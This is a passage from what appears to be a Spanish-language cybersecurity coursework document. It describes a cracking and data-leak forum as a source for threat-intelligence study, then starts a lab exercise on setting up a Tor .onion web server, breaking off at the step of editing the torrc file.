
- **Cyber Nulled – https://cybernulled.com/**

  Cyber Nulled es un foro en línea que combina contenido relacionado con cracking, leaks de datos, herramientas automatizadas, y discusión de técnicas ofensivas. Aunque como otros foros puede tener fines maliciosos, también contiene publicaciones donde los usuarios analizan fugas de información, vulnerabilidades recientes, y discuten herramientas que también son utilizadas por analistas de seguridad en contextos éticos.

  ¿Por qué es interesante?


  - Porque sirve como una fuente útil para el estudio de:
  - Cómo ocurren y se distribuyen las filtraciones de datos (breaches).
  - Qué tipos de herramientas utilizan los atacantes para automatizar la explotación.
  - Qué contramedidas podrían aplicarse para evitar que esa información sea usada.


  Además, el foro ofrece una vista práctica sobre lo que sucede cuando se expone información crítica, lo cual es relevante para temas de gestión de incidentes y ciberinteligencia.




PARTE 4 – Crear servidor .onion (5 pts)


1. Crear una página simple (index.html) en /var/www/html:
   <html><body><h1>Bienvenido a mi sitio oculto</h1></body></html>







2. Verificar en navegador: http://localhost







3. Edita el archivo /etc/tor/torrc:



